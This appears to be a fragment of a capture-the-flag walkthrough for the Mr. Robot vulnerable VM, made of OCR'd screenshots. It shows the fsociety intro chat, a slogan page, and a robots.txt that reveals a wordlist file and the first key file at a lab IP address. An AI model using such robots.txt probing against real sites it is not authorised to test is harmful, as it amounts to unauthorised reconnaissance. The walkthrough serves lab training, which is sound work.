
```
14:25 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

14:25 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this
world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read
this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~# 
```


192.168.183.132/question
Search
CAPITALIST
GIVE A MAN
A GUN
AND HE'LL ROB
A BANK.
GIVE A MAN
A BANK
AND HE'LL ROB
THE WORLD.
Mozilla Firefox
root@0x01: ~
1 / 2




192.168.183.132/robots.txt

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```




192.168.183.132/key-1-of-3.txt

